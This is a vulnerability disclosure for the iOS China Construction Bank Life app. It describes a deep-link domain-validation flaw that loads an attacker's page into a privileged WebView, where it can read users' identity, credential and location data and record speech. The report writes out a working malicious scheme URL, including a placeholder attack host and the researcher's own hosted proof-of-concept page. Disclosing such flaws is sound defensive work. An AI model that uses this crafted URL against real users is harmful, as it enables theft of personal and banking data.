An information leak vulnerability in the iOS version of China Construction Bank Life app

Brief Description

The iOS version of the China Construction Bank Life app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the China Construction Bank Life app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's personal information** (such as Name, National ID Number, Phone Number), **retrieving victim's account information** (such as UserID, AccountCredential), **retrieving victim's geolocation information**, **retrieving victim's device information** (such as IDFV, StepCount) and **recording victim's speech**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **cloudapp://utils?t=1&target=url&ccbParam=https://res.yunbusiness.ccb.com:123@attack.com/attack.html**. Here, **"attack.com"** is a domain under the attacker's control. In our experiment, we use *cloudapp://utils?t=1&target=url&ccbParam=https://res.yunbusiness.ccb.com:123@zhouziyi1.github.io/iOSJS/ccblife/atkCCBLife.html*.


When the victim clicks on this URL (*cloudapp://utils?t=1&target=url&ccbParam=https://res.yunbusiness.ccb.com:123@zhouziyi1.github.io/iOSJS/ccblife/atkCCBLife.html*), it directs the victim to the China Construction Bank Life app. The app will check the URL of the webpage to be opened, which is *https://res.yunbusiness.ccb.com:123@zhouziyi1.github.io/iOSJS/ccblife/atkCCBLife.html*. The app mistakenly takes *res.yunbusiness.ccb.com* as the domain name of the webpage, so it allows the webpage to be loaded in the webview; but in fact, according to the URL format specification, the content before @ will be treated as the user name (*res.yunbusiness.ccb.com*) and password (*123*), and the actual domain name is *zhouziyi1.github.io*.


The app will then open the webpage **https://zhouziyi1.github.io/iOSJS/ccblife/atkCCBLife.html**

within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's personal information** (such as Name, National ID Number, Phone Number), **retrieving victim's account information** (such as UserID, AccountCredential), **retrieving victim's geolocation information**, **retrieving victim's device information** (such as IDFV, StepCount) and **recording victim's speech**.





Impact of the Vulnerability

Scope of the vulnerability: China Construction Bank Life app iOS version 2.3.0.001 (the latest version as of 2024-11-05).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.